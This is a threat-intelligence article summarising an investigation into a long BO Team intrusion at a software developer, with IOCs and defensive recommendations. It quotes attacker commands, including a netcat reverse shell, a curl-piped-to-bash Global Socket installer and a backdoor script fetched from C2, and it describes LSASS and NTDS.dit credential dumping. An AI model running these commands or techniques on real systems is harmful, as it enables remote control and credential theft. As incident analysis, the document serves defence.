

Kaspersky ICS CERT published a detailed investigation on November 5, 2026, describing a prolonged intrusion into the infrastructure of a software development company.
The incident was initially reported in June 2025, after administrators observed suspicious SMB connection attempts originating from accounts that were not expected to access the affected systems.
During the initial investigation, Kaspersky identified malware traces and recovered attacker commands associated with the Black Owl (BO Team) APT group.
Further analysis revealed that the attackers had compromised nearly every major part of the organization's IT environment, including:
Active Directory and domain infrastructure.
VMware hypervisors and virtual machines.
Windows and Linux servers and workstations.
Corporate VPN and remote-access infrastructure.
GitLab source-code repositories.
Ansible orchestration infrastructure.
Backup systems.
Network equipment and configuration backup servers.
SIEM and security solution management infrastructure.
Corporate email and DNS infrastructure.
The software build-signing server.

The attackers initially gained access to a Linux terminal server through an internet-accessible SSH service using a technical service account with password authentication enabled. They then used the compromised server to perform internal reconnaissance and identify systems offering SMB, Kerberos, SSH, Telnet, FTP, HTTP, HTTPS, WinRM, and LDAP services.
One of the most significant developments involved exploitation of CVE-2021-44228 (Log4Shell) on the organization's VMware vCenter 7.0.3 environment. Kaspersky reproduced the vulnerability in a test environment using the same vCenter build and confirmed that it was vulnerable.
The attackers subsequently obtained root-level access to the hypervisors, extracted SSH private keys, deployed Linux backdoors, and expanded their access to virtual machines and other infrastructure.
They also compromised the organization's GitLab and Ansible systems. Access to the source-code repositories and the software build-signing server suggested that the attackers might have intended to inject malicious code into a legitimate software product before it was digitally signed and distributed to customers.
Kaspersky recovered evidence of blocked attempts to inject malicious code into the signing server. However, the report does not establish that a trojanized software build was successfully produced or delivered to customers.
The attackers remained in the network for several months, stealing confidential information and establishing multiple methods of persistent access. The organization eventually detected the intrusion and isolated its infrastructure, preventing the attackers from completing their suspected objective.
Threat Actor Profile
BO Team – Black Owl APT
Kaspersky attributes the incident to BO Team with a high degree of confidence.
The attribution is based on several observations:
Similar credential-dumping commands used in previous BO Team operations.
Use of Nanodump followed by native Windows utilities to access LSASS memory.
Similar obfuscation methods and persistence mechanisms.
Timestomping and deletion of security logs.
Use of legitimate operating system tools instead of dedicated malware.
Long-term access and gradual compromise of the victim's infrastructure.
Targeting of confidential information and software development assets.
BO Team is known for stealing confidential information and disrupting victim environments through ransomware deployment. The group has also publicly shared information about its operations through a Telegram channel.
In this incident, however, Kaspersky observed a different operational pattern. The attackers did not encrypt or destroy the victim's infrastructure and did not publicly boast about the operation. Instead, they focused on maintaining access and compromising systems that could support a wider operation against the software developer's customers.
The suspected supply-chain objective is an assessment based on the attackers' activity and infrastructure access, not a confirmed successful software supply-chain compromise.
Attack Overview
1. Initial Access Through an Internet-Facing SSH Server
The first reliably attributed activity involved the compromise of a Linux terminal server exposed to the internet.
The attackers connected using a technical service account for which password-based SSH authentication was enabled.
After obtaining access, they used the terminal server as an initial foothold to conduct internal reconnaissance.
The observed reconnaissance included scanning internal IP ranges for systems exposing:
SMB
Kerberos
SSH
Telnet
FTP
HTTP and HTTPS
WinRM
LDAP
Kaspersky identified activity potentially associated with the Metasploit Framework and Burp Suite.
The attackers also configured an SSH proxy through the compromised terminal server, allowing them to access internal web resources from their own systems.
This provided visibility into internal services that were not directly accessible from the internet.
2. VMware vCenter Compromise Through Log4Shell
After reconnaissance, the attackers attempted to access the organization's virtualization infrastructure.
Although initial attempts to log in to the VMware vCenter web interface were unsuccessful, Kaspersky subsequently observed suspicious command-line interpreter processes on the hypervisors.
The processes executed a Base64-encoded command that created a reverse shell:
nc -e /bin/sh 10.<redacted> 8091Kaspersky identified several indicators pointing to exploitation of CVE-2021-44228 (Log4Shell):
The environment used VMware vCenter 7.0.3.
A vulnerable Log4j library was loaded on the affected system.
The suspicious processes executed with root privileges.
No corresponding SSH login activity explained the execution.
The command syntax matched a publicly demonstrated Log4Shell exploit.
Kaspersky reproduced the issue using the same vCenter build and confirmed that it was vulnerable.
Following successful exploitation, the attackers obtained root-level command execution and accessed the private SSH key stored at:
/root/.ssh/id_rsaThey used the extracted key to connect to hypervisors and identify additional systems within the virtualization environment.
3. Linux Backdoor Deployment on Hypervisors
The attackers deployed a persistent Linux backdoor on the compromised hypervisors.
One backdoor was placed at:
/etc/cron.hourly/pgcacheThe file was disguised as a PostgreSQL-related component and configured to execute automatically through the hourly cron mechanism.
Kaspersky identified the following MD5 hash:
346b04985ec6c5d107ba0ddf32fe7691The backdoor downloaded and executed a script from:
lo1yaizaeghaevarooD1ahtaichootae.nofrillsdns[.]com/script.shThe attackers used the nofrillsdns service to dynamically control DNS records associated with their infrastructure.
When the C2 server was inactive, the relevant DNS record pointed to 127.0.0.1. The operators could activate the backdoor by changing the DNS record to an attacker-controlled address.
The malware also contained corporate proxy information and credentials for a technical account. Kaspersky discovered that the account password had been stored in a publicly accessible LDAP comment field, potentially enabling the attackers to compromise it.
A similar backdoor was deployed on a second virtualization cluster:
MD5: b86690213f0155f7b3b65832301ed932The attackers also created virtual network interfaces, apparently to provide access to virtual machines from the VPN subnet.
4. Additional Linux Backdoors and Remote SSH Access
The attackers deployed another persistence mechanism on compromised virtual machines.
One of the scripts was located at:
/etc/cron.hourly/1vmware-timesyncIt executed an obfuscated Bash script disguised as:
/usr/bin/vmware-toolbox-setdateThe script used AES-256-CBC encryption to conceal an executable payload.
The payload was decrypted and unpacked into memory through:
/proc/self/fd/3During execution, the process changed its name to:
exeKaspersky identified the resulting executable as a ReverseSSH utility based on publicly available code, with the attackers replacing the SSH key with their own.
The backdoor connected to:
vmware-timecheck-api.nofrillsdns[.]com:443This provided another remote-control mechanism and allowed the attackers to maintain access through outbound connections.
5. Compromise of GitLab and Ansible Infrastructure
After obtaining control over the virtualization environment, the attackers began examining virtual machines containing sensitive organizational information.
They compromised the virtual machine hosting the organization's GitLab software development platform.
This provided access to some source-code repositories and the server's private key.
The attackers subsequently used that key to access the Ansible orchestration system.
The Ansible private key then became an important access mechanism for compromising additional infrastructure.
Systems reached through this activity included:
Corporate VPN server.
Backup infrastructure.
Network equipment configuration backup server.
Additional Linux servers.
SIEM infrastructure.
The compromise of GitLab and Ansible significantly expanded the attackers' ability to access development resources and manage systems across the organization.
6. Windows Infrastructure and Credential Theft
The attackers also compromised Windows infrastructure through stolen credentials and remote access.
Initially, they recovered domain account credentials from service scripts that were readable by any user.
Although early attempts to access domain controllers were unsuccessful, they later obtained credentials belonging to a system administrator.
The account was not a Domain Admin account, but it retained local administrator privileges and RDP access to systems.
Kaspersky suspected that the password had been recovered from the memory of virtual machines running on the compromised hypervisors.
The attackers also modified directory security attributes and used legitimate Windows utilities to conceal their activity.
7. LSASS Credential Dumping and Active Directory Compromise
The attackers initially attempted to use Nanodump to extract credentials from:
lsass.exeThe activity was blocked by an existing security solution.
However, they later used native Windows utilities to perform credential dumping.
The observed command involved:
tasklist.exeto identify the LSASS process.findstr.exeto filter process information.rundll32.exeto execute an exported function fromcomsvcs.dll.The
MiniDumpWfunction to create a full LSASS memory dump.
The resulting dump was written to:
C:\Windows\Temp\pnSsW4wSk.curThe attackers transferred the collected data using:
C:\Windows\System32\OpenSSH\scp.exeThey subsequently collected registry information and copied the Active Directory database:
C:\Windows\NTDS\ntds.ditBy combining the database with the required registry information, the attackers could recover NTLM hashes and Kerberos keys for domain users.
Kaspersky reported that the attackers obtained the Kerberos key for the krbtgt account, allowing them to generate forged Kerberos Ticket Granting Tickets, commonly known as Golden Tickets.
The attackers then accessed the domain controller using a forged Kerberos ticket associated with a domain administrator.
They also discovered that administrators reused passwords across different domains in the organization's domain forest. By cracking another administrator's password, the attackers gained access to the root domain controller.
As a result, all domains and the Windows infrastructure across the organization's offices were compromised.
The attackers also examined the SYSVOL share and Group Policy infrastructure, potentially preparing to distribute ransomware or destructive malware across the domain.
Kaspersky did not report that this mass deployment was successfully carried out.
8. Linux Credential Interception Through NX Utility Modification
After compromising the Windows environment, the attackers expanded their operations against Linux systems.
They gained root access to a terminal server used by administrators and modified the legitimate NX utility:
/usr/bin/nxnode-loginThe modified component intercepted user credentials and wrote them to:
/dev/shm/pulse-shm-3088612174The attackers subsequently accessed the file using the root account.
This technique allowed them to abuse a legitimate remote-access utility as a credential-capture mechanism.
9. SSH Brute Force Against an Administrator Terminal Server
The attackers also targeted the personal terminal server of a Linux administrator.
After unsuccessful attempts using previously obtained credentials, they launched a brute-force attack against the root account.
Kaspersky observed approximately 2,500 failed login attempts before the attackers successfully guessed the password.
The compromise was enabled by insecure SSH configuration:
PermitRootLogin yesThe PasswordAuthentication parameter was not explicitly disabled, allowing password-based authentication.
This demonstrates how exposed root SSH access and weak password controls can provide attackers with another route into critical infrastructure.
10. Ansible-Based Lateral Movement
The attackers had obtained the private key belonging to the Ansible orchestration system during their earlier compromise of the virtualization infrastructure.
They placed this key on the compromised terminal server and used it to access additional systems.
The affected infrastructure included:
Corporate VPN server.
Backup server.
Network equipment configuration backup server.
Other Linux servers.
SIEM server.
This enabled the attackers to expand their control beyond individual systems and compromise services essential to the organization's IT and security operations.
11. Targeting of the Software Build-Signing Server
One of the most important findings involved the server used to digitally sign compiled software builds.
Kaspersky observed that BO Team showed particular interest in this system.
The attackers may have wanted to:
Inject malicious code into a legitimate software build before the signing process.
Steal the organization's digital signing certificate or private key and use it to sign malware independently.
Kaspersky recovered security detections showing blocked attempts to inject malicious code into the signing server.
The recovered detections included:
Security Detection | Affected Object |
|---|---|
|
|
|
|
| System Memory |
Based on the detected objects, Kaspersky assessed that the attackers attempted to execute a malicious WMI script, create a scheduled task, and write malware to a temporary directory.
The attempted installation may have been intended to deploy another backdoor.
The compromise of the build-signing server raised the possibility of a software supply-chain attack against the developer's customers.
Important: The report does not confirm that attackers successfully modified a software build, stole a signing certificate, or distributed a malicious update. The supply-chain objective remains an assessment based on the attackers' access and behavior.
12. Phishing Using a Compromised DKIM Signing Key
After the victim organization isolated its infrastructure and restricted internet access, the attackers attempted to regain access through phishing.
Employees received emails impersonating technical support.
The message subject was:
Account disconnected from the mail serverRecipients were asked to follow a link and change their passwords.
The attackers used a phishing service that reproduced the appearance of the organization's legitimate website and displayed a password-entry form over the page.
After a user entered a password, the page displayed an error while transmitting the credentials to the attacker.
The phishing emails were sent through:
ip-223-6.dataclub[.]infoKaspersky found that the messages passed SPF checks and contained a valid DKIM signature.
This was possible because the attackers had previously compromised the organization's mail infrastructure and obtained the private DKIM signing key.
The phishing campaign was detected in time, and Kaspersky reported that it did not result in a successful credential leak.
13. Reactivation of Backdoors Through Dynamic DNS
Kaspersky continued monitoring the attackers' infrastructure using a simulated environment.
After several days, the attackers changed the DNS record associated with one of their backdoor domains to:
95.81.115[.]77The backdoor then delivered a script that downloaded and executed the Global Socket utility.
The command was:
X=maiShei3ohchoh9UtekairoPhaiz5ja8 bash -c "$(curl -fsSL https://gsocket.io/y)"This provided the attackers with another remote shell mechanism.
Kaspersky also observed subsequent script versions that requested additional payloads using the hostname of the compromised system.
Some versions contained errors, including a missing URL scheme, which the attackers later corrected.
The research demonstrates how the attackers attempted to restore access through dynamically controlled DNS infrastructure and remotely delivered scripts.
Defense Evasion and Persistence Techniques
Kaspersky identified multiple techniques used by BO Team to maintain access and reduce detection opportunities.
Technique | Observed Behavior |
|---|---|
Timestomping | Manipulating malware timestamps to make files appear older |
Command obfuscation | Using Base64 and obfuscated Bash commands |
Log deletion | Removing Windows event logs and Linux network connection records |
Living-off-the-land | Using legitimate Windows and Linux utilities instead of dedicated malware |
Credential harvesting | Extracting LSASS memory, NTDS.dit, registry information, and SSH credentials |
Scheduled execution | Deploying Linux backdoors through cron.hourly |
Dynamic DNS | Activating backdoors by changing DNS records |
Process masquerading | Naming malicious Linux processes |
Credential reuse | Exploiting reused administrator passwords across domains |
Remote access | Using SSH, SCP, VPN, and Global Socket |
Security impairment | Attempting to bypass or evade endpoint protection |
The attackers also used unset HISTFILE to suppress shell command history and checked currently logged-in users using w and who.
Indicators of Compromise (IOCs)
The following indicators are taken from Kaspersky ICS CERT's published report.
1. File Hashes – MD5
MD5 | Description |
|---|---|
| Linux Bash backdoor |
| Linux Bash backdoor / obfuscated script |
| Linux malware downloader script |
| ReverseSSH backdoor |
| Linux Bash backdoor |
| Linux malware downloader script |
| Linux malware downloader script |
| Linux Bash backdoor |
| Global Socket utility downloader script |
2. Network Indicators
IP Addresses
Indicator | Type | Description |
|---|---|---|
| IPv4 | Attacker VPN connection / backdoor infrastructure |
| IPv4 | Attacker VPN connection / backdoor infrastructure |
| IPv4 | Activated backdoor infrastructure |
Domains
Indicator | Type | Description |
|---|---|---|
| Domain | Linux backdoor C2 and script delivery |
| Domain | Linux backdoor C2 and hostname-based requests |
| Domain | ReverseSSH backdoor infrastructure |
| Domain | Infrastructure used to send phishing emails |
3. File Paths
File Path | Description |
|---|---|
| Persistent Linux backdoor |
| Obfuscated Linux backdoor script |
| Linux backdoor persistence script |
| File containing intercepted NX user credentials |
| Modified NX utility used for credential interception |
| SSH private key accessed after hypervisor compromise |
| LSASS memory dump observed during the intrusion |
| Active Directory database copied by the attackers |
4. Additional Investigation Indicators
Suspicious hourly cron jobs on Linux hypervisors and virtual machines.
Unexpected SSH connections using privileged or technical accounts.
Unexpected execution of
nc -e /bin/sh.Suspicious
rundll32.exeexecution involvingcomsvcs.dll.Unusual use of
ntdsutil.exeto copy the Active Directory database.Unexpected use of
scp.exeto transfer credential dumps and collected information.Suspicious modification of
nxnode-login.Unexpected access to GitLab and Ansible private keys.
Unusual WMI script execution and scheduled-task creation on the build-signing server.
Unexpected changes to DNS records associated with the listed C2 domains.
IOC handling note: The indicators reflect infrastructure and samples observed during the investigation. Their current status and reputation may change. Validate them against current threat-intelligence sources and internal telemetry before blocking. The private keys, passwords, and proxy credentials referenced in the report are not reproduced here.
Potential Impact
The incident demonstrates how a single initial compromise can expand into an organization-wide security breach.
Software Supply-Chain Risk: Access to GitLab repositories and the build-signing server could allow attackers to manipulate source code or attempt to compromise software releases distributed to customers.
Source-Code Exposure: Compromise of the GitLab platform exposed repositories containing proprietary software code.
Digital Signing Infrastructure Risk: Access to the build-signing server created a potential opportunity to compromise software integrity or misuse digital signing credentials.
Active Directory Compromise: Theft of the NTDS database and krbtgt key enabled the attackers to generate forged Kerberos tickets and compromise multiple domains.
Credential and Identity Theft: LSASS dumping, SSH key theft, password reuse, and NX credential interception exposed authentication material across Windows and Linux systems.
Virtualization Infrastructure Compromise: Control over VMware hypervisors and virtual machines provided access to multiple workloads and sensitive organizational data.
Backup and Recovery Exposure: Compromise of backup infrastructure and network configuration backups could undermine recovery capabilities during a wider destructive attack.
Security Monitoring Disruption: Access to SIEM and security management systems, combined with log deletion and security-tool evasion, reduced the organization's ability to detect and investigate the intrusion.
Confidential Data Exfiltration: The attackers maintained access for several months and collected confidential information from systems across the organization.
Recommendations
Immediate Actions
Investigate the Entire Infrastructure: If any listed IOC or related behavior is identified, do not limit the investigation to the initially affected endpoint. Assess domain controllers, hypervisors, virtual machines, Windows and Linux servers, network devices, VPN, backups, and security management systems.
Isolate Confirmed Compromised Systems: Isolate affected network segments and restrict external connectivity where necessary. Coordinate isolation with incident response and infrastructure teams to preserve evidence and business continuity.
Review SSH Exposure: Identify internet-accessible SSH services, especially those allowing root login or password-based authentication. Disable unnecessary external access and restrict administrative access to trusted networks.
Investigate VMware Infrastructure: Review vCenter and hypervisor versions, Log4j exposure, suspicious process execution, unexpected root shells, and unauthorized SSH key usage. Apply relevant security updates.
Hunt for Linux Persistence: Inspect
/etc/cron.hourly/, suspicious scripts, modified binaries, unexpected processes namedexe, and unusual connections to the listed domains and IP addresses.Investigate Active Directory: Review LSASS access, suspicious
rundll32.exeexecution involvingcomsvcs.dll, unexpectedntdsutil.exeuse, and signs of forged Kerberos tickets.Rotate Compromised Credentials: Reset affected user, service, administrator, and computer account credentials. Revoke exposed sessions and rotate SSH private keys, VPN credentials, certificates, and other secrets.
Handle Golden Ticket Risk: If compromise of the
krbtgtkey is confirmed, follow Microsoft's supported recovery procedure, including two controlledkrbtgtpassword resets with the required replication and ticket-lifetime considerations. Coordinate this carefully because it can affect Kerberos authentication.Review GitLab and Ansible: Audit repository access, administrative activity, deploy keys, private keys, CI/CD runners, automation credentials, and changes to build pipelines.
Validate Software Build Integrity: Review source-code changes, build artifacts, code-signing activity, signing certificate access, and software releases produced during the compromise window.
Review Email and DKIM Security: Investigate unauthorized access to mail infrastructure and rotate DKIM private keys if exposure is suspected. Review SPF, DKIM, and DMARC configurations and investigate phishing messages using the organization's identity.
Preserve Forensic Evidence: Collect endpoint logs, Linux audit logs, Windows event logs, SIEM events, hypervisor logs, DNS records, network telemetry, suspicious files, and memory evidence before remediation.
Validate Backups: Investigate backup-system access and ensure backup copies have not been modified or deleted by attackers. Restore only from verified clean backups.
Preventive Actions
Strengthen Network Segmentation: Separate domain controllers, virtualization infrastructure, software development environments, security management systems, backup infrastructure, and user networks into restricted network segments.
Enforce MFA: Require multifactor authentication for VPN, privileged access, RDP, SSH gateways, cloud services, and administrative management interfaces.
Harden SSH: Disable direct root login, use key-based authentication where appropriate, restrict permitted users and source addresses, and configure login-attempt limits.
Eliminate Plaintext Credentials: Remove passwords, API tokens, certificates, and private keys from scripts, LDAP comments, configuration files, and publicly accessible documentation. Use a dedicated secrets-management platform.
Enforce Unique Credentials: Prevent password reuse across domains, systems, services, and accounts with different privilege levels.
Implement Privileged Access Management: Use separate administrative accounts and dedicated privileged workstations. Grant administrative access only when required.
Protect CI/CD Infrastructure: Restrict access to GitLab repositories, build runners, Ansible, artifact repositories, and software-signing systems. Separate development, build, and signing privileges.
Secure Code Signing: Protect signing keys using hardware-backed key storage where appropriate. Require controlled approval for signing operations and monitor unexpected signing activity.
Strengthen Endpoint Protection: Ensure EDR and security monitoring components are enabled and protected against unauthorized removal or tampering on both Windows and Linux systems.
Monitor Living-off-the-Land Activity: Detect unusual use of
rundll32.exe,comsvcs.dll,ntdsutil.exe,scp.exe, PowerShell, SSH, and other native tools when their execution context is inconsistent with normal administration.Improve SIEM Coverage: Centralize Windows, Linux, VPN, firewall, DNS, virtualization, GitLab, Ansible, backup, and security-tool logs. Retain sufficient historical telemetry for investigations.
Monitor Administrative Activity: Alert on unusual domain account access, privileged group changes, suspicious Kerberos ticket activity, unexpected SSH root logins, and large-scale account enumeration.
Protect Backup Infrastructure: Keep backup systems isolated from production domains, use dedicated non-domain accounts, restrict deletion privileges, and maintain offline or immutable backup copies.
Harden Email Security: Enforce strong SPF, DKIM, and DMARC policies. Restrict access to mail signing keys and implement layered phishing and attachment filtering.
Conduct Continuous Vulnerability Management: Prioritize internet-facing services, virtualization platforms, operating systems, network equipment, mail servers, and development infrastructure.
Perform Regular Security Assessments: Conduct penetration tests, red-team exercises, and supply-chain security assessments to identify weaknesses in identity, network segmentation, build processes, and administrative access.
Conclusion
The BO Team intrusion demonstrates how attackers can transform an initial compromise of an internet-facing server into extensive control over an organization's infrastructure.
Starting with an SSH-accessible Linux terminal server, the attackers exploited a vulnerable VMware vCenter environment, compromised hypervisors, deployed persistent Linux backdoors, extracted credentials, and expanded access across Windows and Linux systems.
The compromise of GitLab, Ansible, and the software build-signing server raised the possibility of a much larger supply-chain operation targeting the developer's customers.
Although the investigation did not establish that malicious software was successfully distributed, the attackers' access to source code and software-signing infrastructure highlights the importance of protecting development and release environments as critical security assets.
The incident also demonstrates the risks created by exposed administrative services, reused passwords, plaintext credentials, insufficient network segmentation, outdated security controls, and inadequate monitoring.
Organizations should treat software development infrastructure, signing systems, virtualization platforms, identity services, and backup environments as high-value targets requiring dedicated security controls and continuous monitoring.